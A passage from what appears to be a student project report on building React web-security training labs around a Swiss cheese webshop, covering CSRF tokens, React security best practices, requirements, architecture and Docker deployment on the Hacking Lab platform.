A CSRF token is a secure random token (e.g., synchronizer token or challenge token) that is used to prevent CSRF attacks. The token needs to be unique per user session and should be a large random value to make it difficult to guess. A CSRF secure application assigns a unique CSRF token for every user session. [Syna]

In other words – The most common and effective way to prevent CSRF is to use (anti-)CSRF tokens. These tokens are unique to each user session and are validated on the server with each state-changing request.

The Importance of CSRF Tokens in Web Security CSRF tokens are critical because they ensure that every request made to a server-side application is intentional, authenticated, and legitimate from the user's perspective. This mechanism provides a robust line of defense against unauthorized actions that could compromise user data and application integrity.

How CSRF Tokens Work To ensure the security of transactions between the client and server, the CSRF token lifecycle involves four critical steps:

- **Token Generation:** The server generates a unique CSRF token and stores it in the user's session.
- **Token Transmission:** The token is sent to the client's browser, typically embedded in HTML forms, added to HTTP requests as a header, or determined from the server via an API.
- **Token Inclusion in Requests:** When a user submits a form or makes a request, the token is sent back to the server as part of the request.
- **Token Validation:** Upon receiving a request, the server compares the token from the client with the one stored in the session. If the tokens match, the request is considered valid; if not, the request is rejected as it may be a CSRF attack.

Implementing CSRF Tokens The implementation of CSRF tokens can be manual or facilitated through various web frameworks which offer built-in CSRF protection. Here are some key steps and considerations:

- **Integration with Forms:** Embedding CSRF tokens in hidden form fields so that each form submission carries the token back to the server.
- **AJAX Requests:** Including CSRF token in the headers of AJAX requests using JavaScript.
- **Rotating Tokens:** Generation of new CSRF token on the server for each session or even for each request to enhance security.
- **Secure Token Handling:** Ensuring that CSRF tokens are properly secured and are not vulnerable to other attacks such as XSS.

CSRF Token vs JWT vs Bearer Token In the context of web security, various types of tokens are employed to safeguard interactions between clients and servers. Each type of token serves a distinct purpose and operates under different security paradigms. Understanding these differences is crucial for implementing the appropriate safeguards for web applications. In this comparison, it will be examined how CSRF tokens differ from JWTs and Bearer tokens.

- **Purpose of CSRF Tokens:** CSRF Tokens are designed to prevent Cross-Site Request Forgery attacks, where unauthorized commands are transmitted from a user that the web application trusts.
- **Purpose of JSON Web Tokens (JWT):** JWT is a specific type of token and is used to encode user sessions and other relevant data, facilitating stateless authentication across services. As security tokens, JWTs carry information about the user and can be verified and trusted because they are digitally signed. The signature ensures that the token's contents have not been tampered with, thereby providing integrity and authenticity. This allows the server to authenticate the user without maintaining session state on the server. JWTs can be used as Bearer tokens for granting access to protected resources[JWT].
- **Purpose of Bearer Token:** A Bearer token is used for authentication and authorization. It allows access to protected resources. A Bearer token can be a JWT, but it does not have to be; other types of tokens can also serve as Bearer tokens. However, CSRF tokens are not suitable as Bearer tokens because they serve a different purpose — CSRF tokens are meant to protect against specific types of attacks and are not designed for general authentication or authorization.

Conclusion

Understanding and implementing CSRF tokens is essential for maintaining the security and integrity of web applications. By ensuring that each transaction or request is actually initiated by the user, CSRF tokens play a vital role in safeguarding user data against unauthorized and malicious attacks.

3.3 React and Web Security

The integration of React in web development has brought about significant advancements in building interactive and dynamic user interfaces. While React applications are open to security vulnerabilities that can compromise user data and system integrity, React also includes built-in mechanisms to mitigate some of these risks. This section delves into the specific security challenges associated with React and outlines best practices for developing secure web applications using React, drawing on insights from the Snyk⁴ cheat sheet on React security best practices.

3.3.1 What is React

React is a popular JavaScript library used for building user interfaces, especially for web applications. It helps developers create interactive and dynamic web pages by breaking down the UI into reusable components.

One of the key features of React is its built-in protection against Cross-Site Scripting (XSS) attacks. XSS attacks occur when malicious scripts are injected into web applications, potentially compromising user data and application security. React helps protect against XSS by automatically escaping any values that are embedded in the JSX (JavaScript XML) markup. This means that any data rendered by React components is treated as plain text, preventing it from being interpreted as executable code.

For example, if you pass a user input directly into a React component, React ensures that any potentially harmful code is escaped, so it cannot be executed by the browser.

In summary, React not only simplifies the development of user interfaces but also provides robust mechanisms to help safeguard web applications from XSS attacks, making it a secure choice for building modern web applications.

3.3.2 React Specific Vulnerabilities

React applications, while benefiting from React's built-in XSS protection, are not immune to security threats. Vulnerabilities can arise from several areas:

- **XSS in JSX:** Although React automatically escapes values embedded in JSX before rendering them, vulnerabilities can still occur when developers bypass this protection using `dangerouslySetInnerHTML` (modifies the DOM directly) or improperly handles user input.
- **URL-based Script Injection:** Applications that dynamically generate URLs without proper validation can be susceptible to URL-based script injection attacks.
- **State Management Issues:** Insecure state management practices can lead to vulnerabilities, affecting the confidentiality and integrity of the application state, especially when state data is stored client-side.

⁴Snyk is a developer security platform that enables application and cloud developers to secure their whole application — finding and fixing vulnerabilities from their first lines of code to their running cloud.

- **Dependencies Updates:** Outdated or vulnerable dependencies can introduce security risks.

3.3.3 Best Practices for Secure React Development

To mitigate security risks and protect React applications, developers should adhere to a set of security best practices, as outlined in the 10 React security best practices by Snyk [ST]:

- **Use Default XSS Protection with Data Binding:** Leverage React's built-in protection against XSS and avoid using `dangerouslySetInnerHTML` unless absolutely necessary.
- **Watch Out for Dangerous URLs and URL-based Script Injection:** Validate and sanitize all URLs generated based on user input to prevent script injection.
- **Sanitize and Render HTML:** When rendering HTML not inherently protected by React, use sanitization libraries to avoid introducing XSS vulnerabilities.
- **Avoid Direct DOM Access:** Directly manipulating the DOM bypasses React's security features. Use React state and props to manage updates to the DOM.
- **Secure React Server-side Rendering:** Ensure that server-rendered React applications are protected against cross-site scripting and injection attacks.
- **Check for Known Vulnerabilities in Dependencies:** Regularly scan dependencies for known security vulnerabilities and update them as needed.
- **Avoid JSON Injection Attacks:** Validate and sanitize JSON data from untrusted sources to prevent injection attacks.
- **Use Non-vulnerable Versions of React:** Stay updated with the latest secure versions of React and avoid using versions with known vulnerabilities.
- **Use Linter Configurations:** Employ linter tools with security rule sets to catch security issues during development automatically.
- **Avoid Dangerous Library Code:** Be cautious when using third-party libraries, especially those that manipulate URLs or handle HTML, CSS, and JavaScript.

While there have been no widely-reported major security breaches explicitly attributed to React itself, it is essential to recognize that vulnerabilities can still occur in applications built with React. These vulnerabilities often stem from broader web security issues, such as misconfigurations, the use of insecure third-party libraries, or improper handling of user inputs and authentication mechanisms.

Conclusion

React provides built-in protections against some types of attacks, like XSS, by automatically escaping JSX values. However, developers must maintain caution in implementing comprehensive security practices. This includes secure coding standards, updating dependencies regularly, and conducting thorough security audits to ensure the safety and integrity of web applications.

3.4 Flask and Backend Security

While our project focuses primarily on React and the security considerations relevant to frontend development, it is important to acknowledge the role of backend technologies like Flask in overall web application security.

Effective security measures, such as CSRF mitigation, often involve both frontend and backend solutions to ensure comprehensive protection. For instance, CSRF mitigation typically requires server-side token generation and validation, which is a critical aspect of securing applications built with backend frameworks like Flask. However, given the specific focus of this project on React web security, backend security in Flask will not be explored in detail.

3.5 Security Tool: Burp Suite

The Burp Suite is a tool for web application penetration testing, developed by PortSwigger. Burp helps to identify vulnerabilities through both manual and automated tests[VAA].

It is available in two versions:

- Free Community Edition (limited features)
- Professional Edition

The following are the **key features of Burp**:

- **Interception Proxy:** An intermediary between the browser and the server. It allows to intercept, analyze and modify requests.
- **Burp Repeater:** Enables replaying and modifying requests, to test server responses.
- **Burp Intruder:** Automates sending customized payload in requests. This is useful for brute force attacks.

In the labs, where the cookies of a victim get stolen, the **Burp Repeater** could be used to send malicious requests to the server.

Chapter 4

Analysis and Design

This chapter explores the different aspects the initial analysis of the requirements and design of the project. It starts with the requirements of the project in section 4.1. In section 4.2, the elements inherited from the ChocoShop project and their adaptation for React Security Labs are discussed.

It follows a section about the architecture of the webshop, 4.4, then some deployment information in section 4.4.2. Finally, in section 4.5, all the selected scenarios are described, as well as an explanation about why they were chosen.

4.1 Requirements

This section of the documentation gives a clear summary of the needed functions (Functional Requirements) and the rules for how the system should work (Non-Functional Requirements). Together, these requirements form the foundation of our project, guiding its development towards a solution.

Functional requirements will be defined in plain text. To ensure clarity and comprehensiveness in outlining expectations and standards the structured format was used:

- **Description:** Statement outlining the specific functionality or capability the software must provide.
- **Acceptance Criteria:** Detailed conditions under which a requirement is considered fulfilled. These criteria serve as the benchmark for testing and validating each functionality, ensuring it meets predefined standards and behaves as expected.
- **Verification:** The methods and processes through which the functionality will be tested and confirmed.
- **Realization:** Guidance on how to implement the requirement.

4.1.1 Functional Requirements

This section outlines the core functional requirements (FR) essential for the successful deployment and operation of the project.

FR1: React Frontend Replacement

- Develop and integrate a React-based frontend to replace the existing Vue frontend, ensuring compatibility with the existing backend and data structures.

Acceptance Criteria:

The new React frontend is fully integrated and functional with the existing Flask backend. This includes the flexibility to introduce new functionalities and optimize or remove existing ones as needed.

Verification:

Conduct a side-by-side comparison of the React and Vue versions to ensure feature parity. This includes verifying all user interactions, page transitions, and dynamic content loading behave identically or better in the React version.

Realization:

Use React development best practices to structure the new frontend. Ensure API compatibility and if necessary, adjust the Flask backend to support the new frontend requirements.

FR2: Technology Stack

- Base the webshop on Docker for containerization and React for frontend development, as specified.
- Ensure that the the React frontend is compatible with the Flask backend.

Acceptance Criteria:

The webshop is fully operational within a dockerized environment, ensuring easy setup, deployment, and scalability. React frontend seamlessly integrates with the Flask backend, maintaining all functionalities.

Verification:

Docker containers are tested for build success, runtime stability, and inter-container communication. React and Flask integration tested through manual tests covering all major user flows.

Realization:

Use Docker Compose for local development to simulate production environments closely.

FR3: User Interface Design

- Design the user interface to maintain a Swissness touch.
- The user interface provides intuitive and efficient means for users to navigate the system's features and interact with its functionalities.

Acceptance Criteria:

The user interface incorporates typical swiss elements in design. The user interface is easy to use and navigate on desktop, all functionalities are clear.

Verification:

Gather feedback. Do user tests, navigation tests.

Realization:

Use style guides and design systems to maintain consistency across the interface. Create a series of product images that incorporate elements characteristic for Switzerland. Use best practices in web design to make navigation as easy as possible.

FR4: React Vulnerability Challenges (Labs)

- Create challenges, each one simulating a web vulnerability, applied in React.

Acceptance Criteria:

A set of challenges are created, simulating real-world security issues.

Verification:

Undertaking practical run-throughs of the challenges to confirm their clarity and effectiveness in delivering an educational experience.

Realization:

Utilize existing React security vulnerabilities as case studies. Reverse-engineer best practices to see what not to do.

FR5: Realistic Scenario-based Implementation

- Ensure that both the webshop and the vulnerabilities integrated into it are realistic and representative of common security issues in React.

Acceptance Criteria:

Scenarios implemented within the webshop and challenges closely represent real-world applications, providing valuable learning experiences.

Verification:

Conduct scenario walkthroughs with experts in web security.

Realization:

Research and incorporate real-world case studies of React security vulnerabilities. Design scenarios with input from industry professionals to ensure accuracy and relevance.

FR6: Vulnerability Explanation Content

- For each integrated vulnerability, provide detailed descriptions about the vulnerability, its potential impact.

Acceptance Criteria:

Each vulnerability is accompanied by detailed content that explains the nature of the vulnerability, its impact, and real-world examples.

Verification:

Review content with cybersecurity educators and experts for accuracy and comprehensiveness.

Realization:

Research and collaborate with cybersecurity experts to draft content. Use multimedia resources (e.g., images, diagrams) to enhance explanations.

FR7: Mitigation Information, Solutions

- Provide step-by-step solutions for the challenges to demonstrate how vulnerabilities can be mitigated or prevented.

Acceptance Criteria:

Step-by-step solutions for mitigating or preventing each vulnerability are provided, demonstrating best practices in web application security.

Verification:

Solutions tested by developers and security experts for effectiveness and accuracy.

Realization:

Develop solutions in collaboration with security professionals.

FR8: Further Investigation

- Investigation of the React framework itself to identify potential vulnerabilities or shortcomings.
- Analysis of which version is mostly used and how it may affect security.

Acceptance Criteria:

A comprehensive report on the React framework's potential vulnerabilities and shortcomings, highlighting areas that require attention. Analysis of React version usage and its

implications for security, guiding users on best practices regarding version management.

Verification:

Research reviewed by security professionals.

Realization:

Conduct thorough research on the React framework, including literature review, security bulletins, and version release notes. Document it.

4.1.2 Non-Functional Requirements

This section specifies the non-functional requirements (NFR) necessary for the system's quality and performance.

NFR1: Performance

- Optimize the performance of the dockerized web application to ensure a smooth user experience. Given that the application will be containerized using Docker, special attention must be paid to the memory footprint of the application.

Acceptance Criteria:

The memory footprint of the Docker container running the application must be optimized, adhering to an optimal limit of 128 MB, with a maximum threshold of 512 MB in less ideal scenarios. This constraint ensures that the application remains lightweight and that multiple instances can coexist on a server without draining its memory resources or affecting each other's performance negatively.

Verification:

Monitor and measure the memory usage of the Docker container to ensure compliance with the specified memory footprint criteria, using Docker's own metrics and management tools.

Realization:

Use Docker best practices for managing container resources, including setting appropriate resource limits and reservations in the Docker configuration to prevent any single container from consuming excessive amounts of system resources.

NFR2: Maintainability

- Design the application codebase to be modular, well-organized, and easy to maintain and update in the future. Especially with the already present Flask backend.
- Given the sensitive nature of these vulnerabilities, it is crucial that each one is isolated in its own branch within the version control system.

Acceptance Criteria:

Each security vulnerability developed for the labs must be contained in its own dedicated branch, separate from the main/production codebase.

Verification:

Implement a version control and branching strategy that enforces isolation of security vulnerabilities.

Realization:

Utilize a version control system like Git, with a branching strategy tailored to the project's needs for developing security labs. This may involve conventions like naming branches according to the vulnerabilities they contain and limiting access to these branches to ensure security.

NFR3: Compatibility

- The Webshop should work without major issues on the latest versions of Chrome, Firefox, Safari, and Edge, as confirmed by manual testing on different operating systems. (desktop browsers)

Acceptance Criteria:

The application must function correctly and look consistent across the latest versions of Chrome, Firefox, Safari, and Edge.

Verification:

Perform manual testing on each browser to check for functionality and visual consistency.

Realization:

Employ CSS normalization and polyfills for browser compatibility.

NFR4: Reliability

- Given the educational nature and the infrastructure setup of the webshop, including all security labs, the system is designed with simplicity in mind. The operational protocol in case of a Docker container failure is manual restart by the users or administrators without the support of automated monitoring or recovery processes.

Rationale:

As an educational tool designed to facilitate learning in web security, the priority is on the educational content. Ensuring an environment where students can easily restart and continue their exploration without the complexities of monitoring systems aligns with the project's practical approach and learning goals.

NFR5: Documentation

- Provide comprehensive documentation for the Webshop and all implemented security vulnerabilities.

Acceptance Criteria:

Documentation covers all aspects of the application and security implementations. Documentation is available and accessible online to all stakeholders.

Verification:

Review documentation completeness and accessibility. Gather feedback from users on documentation clarity and usefulness.

Realization:

Create a comprehensive documentation plan covering code, API, and security vulnerability documentation. Utilize documentation tools and platforms for easy access and maintenance.

NFR5: Documentation Quality

- All technical documentation should be clear, concise, and well-structured, adhering to professional standards and suitable for academic review. Reviewed for clarity by at least one peer reviewer before being finalized.

Acceptance Criteria:

Documentation must be peer-reviewed and Technical terminology must be clearly defined.

Verification:

Conduct peer reviews of documentation.

Realization:

Implement a review process for all documentation before release Include a glossary section and ensure technical terms are consistently used.

NFR6: Accessibility

- The Webshop should be accessible, ensuring that all users, including those with disabilities, can access and benefit from the educational content.
- The Webshop should comply with the WCAG 2.1 Level AA standards, aiming for 80% pass rate in Google Lighthouse.

Acceptance Criteria:

Achieve at least an 80% pass rate in Google Lighthouse accessibility audit.

Verification:

Perform accessibility audits using Google Lighthouse and manual testing with assistive technologies.

Realization:

Follow accessibility best practices and WCAG 2.1 Level AA guidelines in design and development.

4.1.3 Rejected Requirements

- NFR Reliability (not needed)
- NFR Usability (not needed)
- NFR Security (not needed)
- FR: Educational Content (redundant)
- FR: Single Docker Integration (not needed)

4.2 Inheriting and Adapting ChocoShop for React Security Labs

The foundation for the React Security Labs, was the ChocoShop project, originally designed for security training using Vue and Flask. This project provides a comprehensive setup, including Docker configurations and backend implementations, which are aimed to leverage by adapting the frontend to React while maintaining the Flask backend. This inheritance not only accelerates the setup phase but also ensures that consistency with proven configurations is maintained.

4.2.1 Adaptation Process

The primary objective is to replace the Vue frontend with React, thereby updating the labs to a different frontend framework while retaining the backend services provided by Flask. This update involves revising Docker files and other configurations to support React without disrupting the seamless functionality of the backend services. Additional functionalities can be integrated into the Flask backend if required for creation of our labs.

4.2.2 Integration of Additional Tools

Alongside the primary project, two significant tools to assist in creating a realistic security environment were provided:

- Thea Web IDE: This web-based IDE will be used to simulate malicious webpages effectively. It serves as an integrated development environment within the browser, allowing us to craft and serve attack pages directly during lab sessions.
- Request Logger: A simple yet powerful tool that logs all incoming requests. This will be crucial for labs where capturing and analyzing malicious requests provides learning insights. As an attacker's tool, it allows participants to see the impact of their security tests in real time.

4.2.3 Project Theme Decision: Cheese Webshop

This project, which required the creation of a webshop with a Swiss theme, made an early decision to focus on a Cheese Webshop. This choice was driven by the need for uniqueness, as themes like chocolate and cowbells had already been explored in other labs.

Opting for a cheese-themed webshop provided an opportunity to dive into a domain rich in Swiss tradition, while also offering a fresh perspective and new challenges for web security exercises within the React framework. This decision aligns with the project's goals of creating a realistic, engaging learning environment that emphasizes both Swiss culture and the practical application of web security principles.

4.3 Focus and Scope Clarification

It is important to clarify that the primary goal of the React Security Labs project is to develop security-focused educational labs, rather than to enhance the usability or design aspects of the webshop itself. The inherited project, ChocoShop, serves as a technical foundation and is adapted primarily for its backend capabilities and initial setup, not for its user interface or experience.

Consequently, while the frontend should be adapted from Vue to React, the modifications did not prioritize making the webshop responsive or highly accessible. These aspects, while critical in a production environment, fall outside the core objectives of this project. The focus remains firmly on creating a robust platform where users can engage with and learn from realistic security scenarios. Also, Burp is not covered in this project. The focus lies on understanding the vulnerabilities that are present. Burp is not needed for this.

4.4 Architecture

This chapter describes the architectural framework of the Cheese Webshop, designed as an educational tool to teach people about web security within a React application. The platform simulates an e-commerce environment where users can explore and interact with cheese product listings, simulating purchases without actual transactions or deliveries.

System Context

The System Context diagram exhibits the following elements:

User (Person):

- Represents the customer or end-user of the Cheese Webshop.
- Interacts with the system primarily to browse and simulate the purchase of cheese products.

Admin (Person):

- Depicts an administrator who has privileged access to the system.
- Responsible for managing and moderating the Cheese Webshop's product listings and user accounts.

Cheese Webshop (Software System):

- The central software system that facilitates the online shopping experience.
- Provides interfaces for product display, cart management, and user profile management.

External Interfaces:

Note: At the current stage, the Cheese Webshop does not integrate with any external systems. This includes payment systems or third-party services. This is reflected in the System Context Diagram, where no external systems are connected to the Cheese Webshop.




Figure 4.1: C4 - System Context diagram

Container diagram

The Container diagram showcases the following containers:

Single-Page Application (SPA):

- The frontend of the Cheese Webshop, designed as a SPA for a seamless user experience.
- Implemented using React, it provides dynamic product browsing, cart management, and user profile functionalities.
- Interacts with the backend system via an API, utilizing axios for HTTP requests.

Backend:

- The server-side component of the Cheese Webshop.

- Developed using Flask, this container contains the business logic, handling data processing, authentication, and authorization.
- Communicates with the database for data persistence and retrieval.

Database:

- The data storage component of the Cheese Webshop.
- Is a relational SQL database.
- Stores user information, product details, purchase history.




Figure 4.2: C4 - Container diagram

Component diagram - Backend

The component diagram for the backend shows the interaction of the components bootstrapped by Flask. Since the focus lies on the frontend development, the backend is not covered with more detail.

Cheese Webshop - Backend - Components




Figure 4.3: C4 - Component diagram - Backend

Component diagram - Frontend

The component diagram for the frontend shows the interaction of the frontend component. It consists of the following elements:

React Router

- Routes the user to the different views

Login View

- Enables the user to sign into the Cheese Webshop

Product View

- Enables the user to look at all the different products available at the Cheese Webshop
- Enables the user to search for products

- Enables the user to add products to their cart
- Enables the user to view more information about a product
- Enables the user to add comments to a product

Cart View

- Enables the user to view all items put in the cart and their quantity and persistence
- Enables the user to increase and decrease the quantity of items for each product in the cart
- Enables the user to pay for the selected items

Profile View

- Enables the user to look at the personal details (username, name, address, credit card, profile picture, linked account)
- Enables the user to add a linked account
- Enables the user to view their buying history

Login Slice

- Stores the user information, so that the user stays logged in when changing the view and when reloading

Items Slice

- Stores how many items are in the cart, so that the user always sees it in the navigation bar

API Client

- Handles all the API calls needed to the backend to enable the functionality of the views




Figure 4.4: C4 - Component diagram - Frontend

4.4.1 Used Technologies

4.4.1.1 Frontend

- React: A JavaScript library for building user interfaces, enabling dynamic and interactive web applications through component-based architecture.
- Reactstrap: A collection of prebuilt Bootstrap 4 components that allow easy integration into React applications, facilitating rapid and responsive UI development.

4.4.1.2 Backend

- Flask: Lightweight Python web application framework, offering simplicity and flexibility for building web servers, making it ideal for educational purposes and rapid development.

- **MySQL:** Relational database management system, known for its reliability and wide use in web applications, providing a structured approach to data storage and retrieval.

4.4.2 Deployment of Labs to the Hacking Lab Platform

For the deployment of the React security labs to Hacking Lab, the idocker infrastructure is utilized, which is well-suited for challenges that require an HTTP or HTTPS endpoint. The labs, structured primarily around web vulnerabilities, align perfectly with the idocker setup, which facilitates smooth integration into Hacking Lab's managed environment.

Hacking Lab Platform

Hacking-Lab™ Cyber Range is an online platform that helps people learn about cybersecurity through ethical hacking and network challenges. It offers fun competitions like Capture The Flag (CTF) and mission-style challenges in order to teach cybersecurity skills and raise ethical awareness. Hacking Lab also provides practical training labs for university courses and company training programs, helping to educate the next generation of cybersecurity experts around the world [Laba].

idocker vs. rdocker

The key difference between idocker and rdocker within the Hacking Lab ecosystem lies in their network configurations and intended use cases:

- **idocker:** Used for web-based challenges, idocker containers are managed through a traefik load balancer, which efficiently directs traffic to the appropriate container based on the configured traefik labels in docker-compose.yml. This setup is ideal for our labs because it handles HTTP/S protocols effectively, ensuring that users can interact with our challenges via standard web browsers [Labb].
- **rdocker:** Designed for TCP/UDP/Socket-based challenges, rdocker connects directly to a public IP address, bypassing the need for traefik. This method is preferable for challenges that involve non-web protocols or when exposing TLS vulnerabilities is necessary [Labc].

For further technical insight for those interested in the specific configurations of the idocker setup, especially how it facilitates the deployment of web-based challenges, the Hacking Lab blog offers comprehensive articles that detail the technical and operational guidelines:

- Read more about the idocker setup at Hacking Lab idocker Challenge Developer.
- To understand the nuances of rdocker and its direct connection setup, consult Hacking Lab rdocker Challenge Developer.

4.4.2.1 Docker Containerization

In the development environment, the application is structured to contain two separate Docker containers: One for the frontend and another for the backend. This architecture is detailed in figure 4.5, which illustrates the separation and interaction between these two components.




Figure 4.5: Docker Setup – Development

For production and lab use, the frontend and backend were combined in a single Docker container.

This streamlined setup is shown in figure 4.6.




Figure 4.6: Docker Setup – Production

By consolidating the containers, the deployment process is simplified and create a more controlled environment for each lab scenario.

This approach utilizes the Docker configurations that was inherited from the "ChocoShop" project, which was provided as a starting point.

4.4.2.2 Packaging and Delivery

